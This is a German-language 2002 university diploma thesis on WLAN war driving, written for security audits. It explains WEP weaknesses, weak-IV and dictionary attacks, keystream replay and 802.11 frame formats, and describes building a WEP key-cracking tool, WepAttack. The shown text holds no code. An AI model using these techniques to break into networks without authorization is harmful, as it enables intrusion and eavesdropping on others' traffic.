WLAN War Driving

DA Sna 02/6

8. September 2002 - 28. Oktober 2002

Studierende:
Alain Girardet
Dominik Blunk

Dozent:
Prof. Dr. Andreas Steffen

Inhaltsverzeichnis

1 Einführung

1.1 Zusammenfassung

Immer mehr Drahtlose Netzwerke (Wireless LAN, WLAN) schiessen wie Pilze aus dem Boden. Die Preise sinken, und die Installation ist einfach und schnell durchgeführt. Bedingungen, die vermehrt dazu führen, dass Firmen und auch Private eine WLAN Infrastruktur aufbauen. Um ein gewisses Mass an Sicherheit zu gewährleisten, kann grundsätzlich eine WEP Verschlüsselung (Wireline Equivalent Privacy) mit 64 oder 128 Bit eingeschaltet werden, welche jedoch selten aktiviert ist. Doch auch verschlüsselte Netze sind nur beschränkt sicher. Tools wie Airsnort oder WepCrack basieren auf passiven Attacken und können bei genügend abgehörtem Netzwerkverkehr den Schlüssel berechnen.

Die Schlüssel können unter anderem mit Konfigurationstools in Form eines Passwortes gesetzt werden. Es ist allgemein bekannt, dass in einem solchen Fall schwache Schlüssel in Form von Wörtern, allenfalls kombiniert mit Zahlen gewählt werden.

Diese Arbeit verfolgte das Ziel, eine Dictionary Attacke (aktive Attacke) auf verschlüsselte WLANs durchzuführen. Mit einem Wörterbuch sollen Millionen von Wörtern geprüft werden, um schwache Schlüssel zu finden.

Diese Attacke konnte erfolgreich implementiert werden. Mit einem Netzwerksniffer kann der verschlüsselte Datenverkehr aufgezeichnet und dann WepAttack (dem erstellten Tool) als Grundlage übergeben werden. Die zu prüfenden Passwörter (Wörterbuch) können aus einer einfachen Datei gelesen oder von einem externen Tool geliefert werden. Gefundene WEP-Schlüssel werden sofort angezeigt und zusätzlich in eine Logdatei geschrieben.

Herausforderungen stellten vor allem das Treiberkonzept von Linux und der WLAN-Standard (IEEE 802.11) dar. Zu jeder WLAN-Karte ist ein passender Treiber nötig, und es stellte sich heraus, dass nicht alle Karten für eine Aufzeichnung der Daten geeignet sind. Fundierte Kenntnisse des IEEE 802.11-Standards waren notwendig, da die Extraktion der benötigten Daten auf Layer 2-Ebene stattfindet.

Winterthur, 28. Oktober 2002

Alain Girardet Dominik Blunk

1.2 Abstract

The number of wireless networks is rapidly increasing everywhere. Security issues concerning the network are being neglected not only by private households, but also firms. Most administrators reframe from encrypting their networks and if they do so, they utilize weak passwords.

The prices of wireless networks are sinking and the installation can be done easily in no time. These favourable conditions have been leading to the increased usage of such wireless infrastructures by companies as well as private households. In principle a WEP encryption (Wireline Equivalent Privacy) with 64 or 128 bits can be activated without much effort, this however is rarely done. An encrypted network has its safety limitations as well. Tools such as Airsnort or WepCrack are based on passive attacks and can compute the necessary key after analysing sufficient network traffic.

The keys to encrypt wireless networks can be set with administration tools in form of a password. It is well-known that in many cases, weak keys are commonly selected. Weak keys are normal words, possibly combined with numbers.

In the course of this degree dissertation a tool named WepAttack, for active attacks on encrypted wireless networks, was developed. The goal was to test the safety of such infrastructures. Active attacks work with dictionaries, trying millions of words in order to find weak keys.

WepAttack could successfully be implemented and tested on surrounding wireless networks. With a sniffer network traffic is recorded and passed on to WepAttack. WepAttack then exams the code and tries to crack the password using the dictionary. The dictionary is a list of millions of words saved in an external file. If WepAttack finds a match, the WEP-Key is displayed immediately and additionally written into a log file.

The biggest challenge was the driver concept of linux and the wireless network standard IEEE 802.11. Each wireless network card had to have a suitable driver, and it turned out that it was not possible to record traffic with some of the cards. Profound knowledge of the IEEE 802.11 standard was necessary as well, since the extraction of the data took place on layer 2.

1.3 Aufgabenstellung

Zürcher Hochschule Winterthur, Studiengang Informationstechnologie

Kommunikation

Praktische Diplomarbeiten 2002 - Sna02/6

WLAN War Driving

Studierende:

- Dominik Blunk, IT3b
- Alain Girardet, IT3b

Partnerfirma:

- Blue Saturn GmbH, Hohlstrasse 190, 8004 Zürich (http://www.bluesaturn.ch)

Termine:

- Ausgabe: Freitag, 6.09.2002 9:00 im E509
- Abgabe: Montag, 28.10.2002 12:00

Beschreibung:

WLAN Netzwerke schiessen wie Pilze aus dem Boden. Die meisten übertragen ihre Daten unverschlüsselt über die Luft. Prinzipiell besteht aber die Möglichkeit, mit WEP (Wireline Equivalent Privacy) eine 40 oder 128 bit RC4 Verschlüsselung einzuschalten. Dies ist aber nur Augenwischerei, da es Tools wie Airsnort oder WEPCrack gelingt, innerhalb von Minuten bis Stunden auf der Basis von schwachen Initialisierungsvektoren (IVs) den geheimen RC4 Schlüssel herauszufinden. Mit dieser Diplomarbeit soll dieser Prozess noch wesentlich beschleunigt werden. Es ist allgemein bekannt, dass die meisten Anwender schwache Passwörter wählen. Mit einem Passwort-Cracker wie zum Beispiel "John the Ripper" können mit einer Brute-Force Attacke Millionen von schwachen Passwörtern durchprobiert werden.

Durch die Kombination von Airsnort oder WEPCrack und einem Passwortcracker soll unmissverständlich aufgezeigt werden, dass WLAN-Verbindungen nur mit kryptografisch-sicheren Protokollen wie z.Bsp. ssh, SSL oder IPsec effektiv vor "War Driving" Attacken geschützt werden können.

Ziele:

- Es soll untersucht werden, wie gängige WLAN-Karten Passwörter via ASCII Mapping oder Hashfunktionen in 40 oder 104 Bit WEP Schlüssel konvertieren.
- Mit Hilfe eines Passwort-Crackers soll eine off-line Bestimmung des WEP-Schlüssels auf der Basis von gesnifften WLAN-Paketen realisiert werden.
- Als Erweiterung soll das Passwort-Cracking durch Einbau in Airsnort parallel zum Sammeln von schwachen Initialisierungsvektoren in real-time durchgeführt werden

können.


Infrastruktur / Tools:

- Raum: **E523**
- Rechner: 2 PCs + 1 Notebook unter Linux
- Hardware: 2 ORiNOCO WLAN Cards, 1 D-Link WLAN Card, 1 I-Gate WLAN Card
- SW-Tools: Linux OpenSource Tools

Literatur / Links:

- IEEE 802.11 Standard, 1999 Edition
  http://standards.ieee.org/getieee802/download/802.11-1999.pdf
- AirSnort Homepage
  http://airsnort.shmoo.com/
- WEPCrack Homepage
  http://wepcrack.sourceforge.net/
- Michael Sutton, "Hacking the Invisible Network", iALERT white paper, iDEFENSE Labs
  http://www.astalavista.net/data/Wireless.pdf
- Adam Stubblefield, John Ioannidis, and Aviel Rubin, "Using the Fluhrer, Mantin, and Shamir Attack to Break WEB"
  http://www.cs.rice.edu/~astubble/wep/wep_attack.pdf
- Scott Fluhrer, Itsik Mantin, and Adi Shamir, " Weaknesses in the Key Scheduling Algorithm of RC4 "
  http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf
- Tim Newsham, "Applying known techniques to WEP keys"
  http://www.lava.net/~newsham/wlan/WEP_password_cracker.ppt
- John the Ripper Homepage
  http://www.openwall.com/john/

Winterthur, 5. September 2002



Prof. Dr. Andreas Steffen

1.4 Einleitung

Drahtlose Netzwerke erfreuen sich einer immer grösser werdenden Beliebtheit, sowohl im geschäftlichen, als auch im privaten Umfeld. WLANs übertragen ihre Daten per Funk. Aus diesem Grunde entfällt die lästige Verkabelung, wie man sie für konventionelle (drahtgebundene) Netzwerke benötigt. Obschon die Möglichkeit besteht, den Datenverkehr zu verschlüsseln, übertragen die meisten Netzwerke ihre Daten unverschlüsselt, im Klartext, über die Luft. Dies stellt natürlich ein grosses Sicherheitsrisiko dar. Aber auch wenn von der WEP-Verschlüsselung Gebrauch gemacht wird und der Netzwerkverkehr mit einem 64 Bit oder 128 Bit Schlüssel verschlüsselt wird, besteht immer noch ein gewisses Sicherheitsrisiko. Verschiedene Tools existieren, die eine Schwäche im Kommunikationsprotokoll (IEEE 802.11) ausnutzen und den eingesetzten Schlüssel berechnen können, wenn sie genügend verschlüsselte Datenpakete belauscht haben. Dies dauert aber bei einem durchschnittlich belasteten Netzwerk mehrere Stunden bis Tage

Die Firma BlueSaturn ist mit der Idee an die ZHW herangetreten, ein Tool zu entwickeln, welches ermöglicht, den Schlüssel eines geschützten Netzwerkes viel schneller zu finden, als das mit den bereits existierenden Tools möglich ist. Unter der Annahme, dass WLAN-Benutzer einen schwachen Schlüssel wählen, sollte es möglich sein, mit einer Dictionary Attacke den Schlüssel schnell zu finden. Dieses Tool soll bei Sicherheitsaudits eingesetzt werden können.

In einer ersten Phase haben wir uns mit der Funktionsweise von WLANs vertraut gemacht, Fragen zur Sicherheit geklärt und bereits bestehende Attacken analysiert. Nach dem Aufbau dieses Basiswissens, folgte die Analyse einer möglichen Dictionary-Attacke und die Formulierung eines Lösungsansatzes. Anschliessend an das genaue Studium der einzelnen Details, folgte die Realisation und Implementierung des Tools. Es folgten verschiedene Tests und Feldversuche, welche erstaunliche Resultate zutage brachten. Zuletzt vervollständigten wir die Dokumentation und verfassten eine genaue Gebrauchsanweisung.

1.5 WLAN 802.11

1.5.1 Standards

Wireless Lan Standards wurden von einer IEEE Arbeitsgruppe definiert. Es gibt verschiedene Ausführungen, wobei vor allem die drei wichtigsten, 802.11a, 802.11b und 802.11g, zu nennen sind. Netzwerkgeräte, welche nach dem Standard 802.11b arbeiten, sind seit 1999 auf dem Markt erhältlich und erfreuen sich einer grossen Beliebtheit. 802.11b-Geräte operieren im Bereich von 2.4 GHz – 2.4835 GHz mit einer Datenrate von bis zu 11 Mbps. Wenn die Signalqualität abnimmt, kann der Durchsatz auf 5.5 Mbps, 2 Mbps oder sogar 1 Mbps reduziert werden. In der Praxis sehen diese Werte leider nicht so gut aus. Selbst bei direkter Verbindung können bestenfalls 3-4 Mbps erreicht werden. Der Standard 802.11a erhöht den maximalen Durchsatz auf 54 Mbps und bedient sich dazu eines Frequenzbereiches von 5.15 – 5.35 GHz und 5.725 – 5.825 GHz. Geräte, welche nach diesem Standard arbeiten, sind erst seit Ende 2001 erhältlich. Durch die Benutzung eines anderen Frequenzbereiches ist dieser Standard nicht mit 802.11b kompatibel. Volle Kompatibilität mit 802.11b hingegen verspricht der noch nicht abgesegnete Standard 802.11g, da er auch im 2.4 GHz Bereich arbeitet. Grösster Fortschritt gegenüber 802.11b ist der erhöhte Durchsatz auf 54 Mbps, wie bei 802.11a.

Da WEP im übergeordneten Standard 802.11 definiert ist und nicht in den individuellen 802.11x Standards, sind alle gleichermassen von den bekannt gewordenen Schwächen in WEP betroffen.

1.5.2 Grundlagen

Ein 802.11 WLAN basiert auf einer Struktur aus Zellen, wobei jede Zelle (Basic Service Set, BSS) von einer Basisstation (Access Point, AP) gesteuert wird.

Grundsätzlich gibt es zwei Betriebsarten im WLAN: den Ad-Hoc-Modus und den Managed-Modus (auch Infrastruktur-Modus genannt).

Der Ad-Hoc-Modus wird benutzt, wenn zwei oder mehr Rechner mit einer Funkkarte direkt miteinander kommunizieren wollen. Es wird spontan ein Netzwerkverbund mit einer Zelle aufgebaut. Typische Anwendung ist der schnelle Datenaustausch zwischen einigen wenigen Notebooks. Es handelt sich um ein Peer-to-Peer Netzwerk.

Im Managed-Modus verwenden die Clients einen Access Point, um darüber auf das restliche Netzwerk (Distribution System, DS) zuzugreifen. Dabei funktioniert der Access Point quasi als Bridge, die das Funk-Protokoll in das drahtgebundene Protokoll umsetzt. Verschiedene Zellen werden dabei aus Sicht der oberen OSI-Layer als ein Netzwerk angesehen. In diesem Falle wird von einem Extended Service Set, ESS gesprochen.




Abbildung 1: Struktur eines WLAN

Beim Einsatz eines WLAN muss zusätzlich zu den herkömmlichen Angaben, wie IP-Adresse und Subnetz-Maske, ein Service Set Identifier (SSID) und ein Funkkanal gewählt werden. Der Funkkanal darf zwischen 1 und 13 liegen (1 – 11 in Amerika) und bezeichnet die Frequenz, auf welcher das Netzwerk arbeiten soll (siehe Tabelle 1: 802.11b Kanäle). Die SSID besteht aus einer alphanumerischen Zeichenfolge und bezeichnet den Namen des Netzwerkes. Mit Hilfe der SSID können Netzwerke unterschieden werden, die auf demselben Kanal arbeiten. Die wirkliche Unterscheidung geschieht zwar aufgrund der ESSID bzw. BSSID (Extended Service Set Identifier / Basic Service Set Identifier), da aber diese im Format einer MAC-Adresse vorliegt, ist sie nicht sehr einprägsam.
Alle drei Einstellungen (SSID, BSSID, Kanal) sind wichtige Faktoren bei der Betreibung eines WLANs.

Kanal	Frequenz (GHz)
1	2.412
2	2.417
3	2.422
4	2.427
5	2.432
6	2.437
7	2.442
8	2.447
9	2.452
10	2.457
11	2.462
12	2.467
13	2.472

Tabelle 1: 802.11b Kanäle

1.5.3 Authentisierung

Wenn sich ein Teilnehmer (Client) am WLAN anmelden will, sendet er einen entsprechenden Request. In der einfachsten Form wird eine Open System Authentisierung durchgeführt. Im Wesentlichen wird dabei jeder Client zum Netzwerk zugelassen. Eine echte Authentisierung findet nicht statt.

Die nächste Stufe der Authentisierung ist die Shared Key Authentisierung. Hierbei wird eine auf WEP basierende Verschlüsselung eingesetzt. Das bedeutet aber, dass dieses Verfahren nur eingesetzt werden kann, wenn auch ein WEP Schlüssel definiert ist. Im Wesentlichen wird bei diesem Challenge Response Protokoll vom Access Point ein 128 Byte langer Zufallstext an den Client geschickt, den dieser mit einem auf beiden Seiten bekannten Schlüssel (Shared Key) verschlüsseln muss. Als Verschlüsselungsverfahren kommt dabei der RC4 Algorithmus zum Tragen.
Da beim Belauschen des Challenge Response Protokolls der Anmeldung sowohl die 128 Byte Klartext (Challenge), als auch der verschlüsselten Text (Response) mitgelesen werden können, kann dieser Teil des Schlüsselstroms problemlos berechnet werden. Damit steht einer Replay-Attacke nichts mehr im Wege. Wenn ein anderer Client versucht sich anzumelden, sind bis auf den anderen Challenge und die Prüfsumme alle Daten, die verschlüsselt werden, gleich. Der neue Challenge kann aber, da ja der Schlüsselstrom bekannt ist, problemlos verschlüsselt werden.

1.5.4 WEP (Wireless Equivalent Privacy)

WEP ist ein Bestandteil des 802.11 Standards, mit dessen Hilfe man einen vergleichbaren Datenschutz im WLAN wie im drahtgebundenen Netzwerk erreichen soll. Drahtgebundene Netzwerke sind üblicherweise durch verschiedene physische Schranken gesichert, wie Zutrittskontrollen oder gesicherte Räumlichkeiten. Diese verhindern, dass sich Unberechtigte Zugang zum Netzwerk verschaffen und Daten ausspähen können.
In einem Wireless LAN nützen diese Sicherheitsmassnahmen nicht viel. Ein Zugriff auf das WLAN ist möglich, ohne physischen Zugang zu haben. Aus diesem Grund können im WLAN alle Daten auf Link Layer Ebene mit einer RC4-Verschlüsselung geschützt

werden. Zusätzlich integriert WEP eine Integritätsprüfung, welche sicherstellt, dass die übertragenen Daten nicht verändert worden sind. Dies wird durch die Übertragung einer CRC 32-Prüfsumme sichergestellt.

1.6 Attacken auf WLAN

Die Benutzung von WLANs bringt verschiedene Sicherheitsrisiken mit sich, denen Rechnung getragen werden muss.

1.6.1 Weak IV

RC4 besteht aus zwei Teilen, einem Schlüsselfestlegungsalgorithmus und einem Ausgangsgenerator. In WEP verwendet der Schlüsselfestlegungsalgorithmus entweder einen 64 Bit Schlüssel (40 Bit geheimer Schlüssel plus 24 Bit IV) oder einen 128 Bit Schlüssel (104 Bit geheimer Schlüssel plus 24 Bit IV), um eine Zustandsreihe S zu bilden. Der Ausgangsgenerator verwendet die Zustandsreihe S, um eine pseudozufällige Zahlenfolge zu bilden, welche zur Verschlüsselung benutzt wird. Der Angriff basiert darauf, sogenannte „schwache" IVs zu suchen, die den Schlüsselfestlegungsalgorithmus in einen bestimmten Zustand versetzen, so dass Rückschlüsse auf den Schlüssel gezogen werden können. Die Art und Weise, wie diese schwachen IVs bestimmt werden, kann in „Weaknesses in the Key Scheduling Algorithm of RC4"[1] von Fluhrer, Mantin und Shamir nachgelesen werden. Jedes Paket mit einem schwachen IV lässt Rückschlüsse über ein Schlüsselbyte zu. Das Schlüsselbyte muss anschliessend geschätzt werden. Die Wahrscheinlichkeit einer korrekten Schätzung liegt dabei bei 5%. Je mehr Pakete mit schwachen IVs jedoch zur Verfügung stehen, desto besser können die Schlüsselbyte geschätzt werden.
Aktuelle Tools, die auf dieser Angriffsart basieren sind Airsnort[2] und WEP-Crack[3]. Um in einem mittleren Netzwerk mit durchschnittlichem Verkehr den Schlüssel (Passwort) zu rekonstruieren, müssen um die 5 bis 10 Mio. Pakete abgefangen werden, was mehrere Stunden bis sogar einige Tage dauern kann.

1.6.2 Dictionary Attack

Von der Annahme ausgehend, dass viele Benutzer ein einfaches Passwort als Netzwerkschlüssel (siehe Abbildung 2: Eingabemaske für den Netzwerkschlüssel unter Windows XP)wählen, ist eine weitere Möglichkeit den Netzwerkschlüssel zu bestimmen, eine Dictionary Attacke durchzuführen. Dabei werden alle Wörter aus einer Wortliste durchprobiert und getestet, ob der passende Schlüssel dabei ist. Mit der heutigen Rechenleistung eines durchschnittlichen PCs lassen sich mehrere tausend Wörter pro Sekunde testen.

[1] http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf
[2] http://airsnort.shmoo.com
[3] http://wepcrack.sourceforge.net




Abbildung 2: Eingabemaske für den Netzwerkschlüssel unter Windows XP

Aktuelle Wortlisten umfassen mehrere hunderttausend Wörter und liegen in diversen Sprachen vor. Es gibt auch spezielle Wortlisten, die auf ein bestimmtes Thema, bspw. Literatur, Schauspieler oder Biologie zugeschnitten sind.

1.6.3 Brute Force

Unter Brute Force versteht man eine Attacke, bei der alle möglichen Schlüssel durchgetestet werden, bis man den korrekten findet. Dies ist aufgrund der hohen Rechenzeit keine realisierbare Lösung. Um einen Netzwerkschlüssel per Brute Force zu knacken, würde dies folgende Zeit in Anspruch nehmen:

Basis: 3500 Wörter/Sekunde (PII 266 MHz)

64 Bit-Schlüssel (40 Bit Schlüssel + 24 Bit IV)

2^{40} mögliche Schlüssel / 3500 Schlüssel/s = 314146179.3646 Sekunden

314146179.3646 Sekunden / (60 * 60 * 24 * 365) = **9.96 Jahre**

128 Bit-Schlüssel (104 Bit Schlüssel + 24 Bit IV)

2^{104} mögliche Schlüssel / 3500 Schlüssel/s = 57949741724719058354135003 67 Sekunden

57949741724719058354135003 67 Sekunden / (60 * 60 * 24 * 365) ≈ **$18 * 10^{19}$ Jahre**

Bei vielen WLAN Implementationen werden direkt die Hexwerte der einzelnen Passwort-Buchstaben aus der ASCII-Tabelle genommen. Dies bedeutet, dass der mögliche Schlüsselbereich weiter eingeschränkt ist. Unter der Annahme, dass im Passwort nur 224 verschiedene Zeichen möglich sind (druckbare Zeichen aus dem ASCII-Zeichensatz), verändert sich die Kalkulation folgendermassen:

Basis: 3500 Wörter/Sekunde (PII 266 MHz)

64 Bit-Schlüssel (40 Bit Schlüssel + 24 Bit IV)

224^5 mögliche Schlüssel / 3500 Schlüssel/s = 161128382.464 Sekunden

161128382.464 Sekunden / (60 * 60 * 24 * 365) = **5.11 Jahre**

128 Bit-Schlüssel (104 Bit Schlüssel + 24 Bit IV)

224^{13} mögliche Schlüssel / 3500 Schlüssel/s = 102130673059023446949595866 7 Sekunden

102130673059023446949595866 7 Sekunden / (60 * 60 * 24 * 365) ≈ **$3 * 10^{19}$ Jahre**

Mit einem schnelleren Rechner könnte die Rechenzeit, schätzungsweise um den Faktor 20 verringert werden. Aber auch dann sind noch keine akzeptablen Zeiten zu erreichen.

1.6.4 Denial of Service (DOS)

WLANs operieren in einem öffentlichen Frequenzbereich und können durch andere Sender im selben Frequenzbereich gestört werden[4]. Dies lässt sich leicht demonstrieren, indem man einen Laptop, der ans WLAN angebunden ist, neben einen Mikrowellenofen stellt[5]. Weil beide Geräte im Bereich von 2.4 GHz arbeiten, nimmt die Signalqualität des WLANs stark ab. Ein Angreifer könnte ein WLAN nach diesem Prinzip lahm legen oder zumindest beeinträchtigen, indem er einen starken Sender in dessen Bereich anbringt.

[4] http://www.isaca.org/wirelesswhitepaper.pdf
[5] http://www.devx.com/wireless/articles/Bluetooth/whitepapers/1a6900.pdf

2 Systementwicklung

2.1 Analyse

Bei der Analyse der Aufgabenstellung kristallisierten sich folgende Schwerpunkte heraus, die zur erfolgreichen Bewältigung dieser Aufgabe notwendig waren:

- Grundlagen WLAN
- Extraktion der notwendigen Daten aus gesammelten Paketen
- Berechnung des RC4 Algorithmus
- Berechnung der CRC 32 Prüfsumme
- Möglichkeit, automatisiert verschiedene Passwörter zu testen (Dictionary Attack)

Einen Überblick über den Aufbau und die Funktionsweise von WLANs ist in der Einleitung zu finden.

2.1.1 Frameformat 802.11 (MAC Frameformat)

Das WLAN-Frameformat ist im Standard 802.11 definiert. Alle Stationen, die auf das Netzwerk zugreifen wollen, müssen diese Konventionen zwingend einhalten.

2.1.1.1 Aufbau

Alle Frames im WLAN bestehen aus folgenden Komponenten:

- einem *MAC Header*, welcher die Elemente *Frame Control*, *Duration*, *Address* und *Sequence Control Information* enthält.
- einem *Frame Body* mit variabler Länge, welcher spezifische Informationen zum *Frame Type* enthält
- einer *Frame Check Sequence (FCS)*, welche die CRC-32-Prüfsumme enthält

Folgende Abbildung zeigt den generellen Aufbau des MAC Frameformats. Einige Felder sind in allen Frames enthalten, andere nur in gewissen Frametypen. Die Felder *Address 2*, *Address 3*, *Sequence Control*, *Address 4* und *Frame Body* sind nicht in allen Frametypen enthalten.




Abbildung 3: MAC Frameformat

2.1.1.2 Felder

2.1.1.2.1 Frame Control

Das Feld *Frame Control* setzt sich aus den Elementen *Protocol Version*, *Type*, *Subtype*, *To DS*, *From DS*, *More Fragments*, *Retry*, *Power Management*, *More Data*, *WEP* und *Order* zusammen. Das Format des Feldes *Frame Control* sieht folgendermassen aus:




Abbildung 4: Feld Frame Control

2.1.1.2.2 Protocol Version

Das Feld *Protocol Version* hat eine Länge von 2 Bit und bezeichnet die Version des eingesetzten 802.11 Protokolles. Es ist für alle Revisionen dieses Standards gleich und enthält den Wert 0. Alle anderen Werte sind reserviert und kommen erst zum Zuge, wenn eine grundlegende Inkompatibilität zwischen dem bestehenden und einer neuen Revision des Standards entstehen sollte. Ein Client, der ein Frame erhält, dessen Revision er nicht unterstützt, muss das empfangene Frame verwerfen, ohne dies der sendenden Station anzuzeigen.

2.1.1.2.3 Type

Type ist 2 Bit lang. Es kennzeichnet die Funktion des Frames. Es gibt drei verschiedene Frame Typen: Control Frames, Data Frames und Management Frames.

2.1.1.2.4 Subtype

Das Feld *Subtype* hat eine Länge von 4 Bit. Seine Aufgabe ist es, zusammen mit dem *Frame Type*, die genaue Funktionalität eines Frames noch genauer zu bezeichnen. Es gibt

momentan insgesamt 25 verschiedene Untertypen, wobei für diese Arbeit nur Frames vom Typ *Data*, Untertyp *0000 – 0011* von Bedeutung sind.

Type Value B3 B2	Type Description	Subtype Value B7 B6 B5 B4	Subtype Description
00	Management	0000	Association Request
00	Management	0001	Association Response
00	Management	0010	Reassociation Request
00	Management	0011	Reassotiation Response
00	Management	0100	Probe Request
00	Management	0101	Probe Response
00	Management	0110 – 0111	Reserved
00	Management	1000	Beacon
00	Management	1001	Announcement Traffic Indication Message (ATIM)
00	Management	1010	Disassotiation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	1101 - 1111	Reserved
01	Control	0000 – 1001	Reserved
01	Control	1010	Power Save Poll (PS)
01	Control	1011	Request to Send (RTS)
01	Control	1100	Clear to Send (CTS)
01	Control	1101	Acknowledgement (ACK)
01	Control	1110	Contention-Free-End (CF)
01	Control	1111	CF-End + CF-Ack
10	Data	0000	Data
10	Data	0001	Data + CF-Ack
10	Data	0010	Data + CF-Poll
10	Data	0011	Data + CF-Ack + CF-Poll
10	Data	0100	Null Function (No Data)
10	Data	0101	CF-Ack (No Data)
10	Data	0110	CF-Poll (No Data)
10	Data	0111	CF-Ack + CF-Poll (No Data)
10	Data	1000 – 1111	Reserved
11	Reserved	0000 – 1111	Reserved

Tabelle 2: Frame-Untertypen

2.1.1.2.5 To DS (Distribution System)

Das Feld *To DS* ist 1 Bit lang. Bei allen Datenpaketen, welche für ein DS bestimmt sind, ist dieses Feld auf 1 gesetzt. Dies gilt ebenso für Datenpakete von Stationen, welche mit einem AP verbunden sind. In allen anderen Paketen ist dieses Feld auf den Wert 0 gesetzt.

2.1.1.2.6 From DS

Das Feld *From DS* hat eine Länge von 1 Bit und ist bei allen Datenpaketen, welche das DS verlassen, auf 1 gesetzt. Bei allen anderen Paketen ist dieser Wert auf 0 gesetzt.

Die Bedeutung der einzelnen Kombinationen der Felder *To DS* und *From DS* sind aus untenstehender Tabelle ersichtlich:

To DS	From DS	Bedeutung
0	0	Direkte Datenpakete zwischen Stationen im gleichen WLAN (Ad-Hoc-Modus), sowie auch Managementpakete und Kontrollpakete.
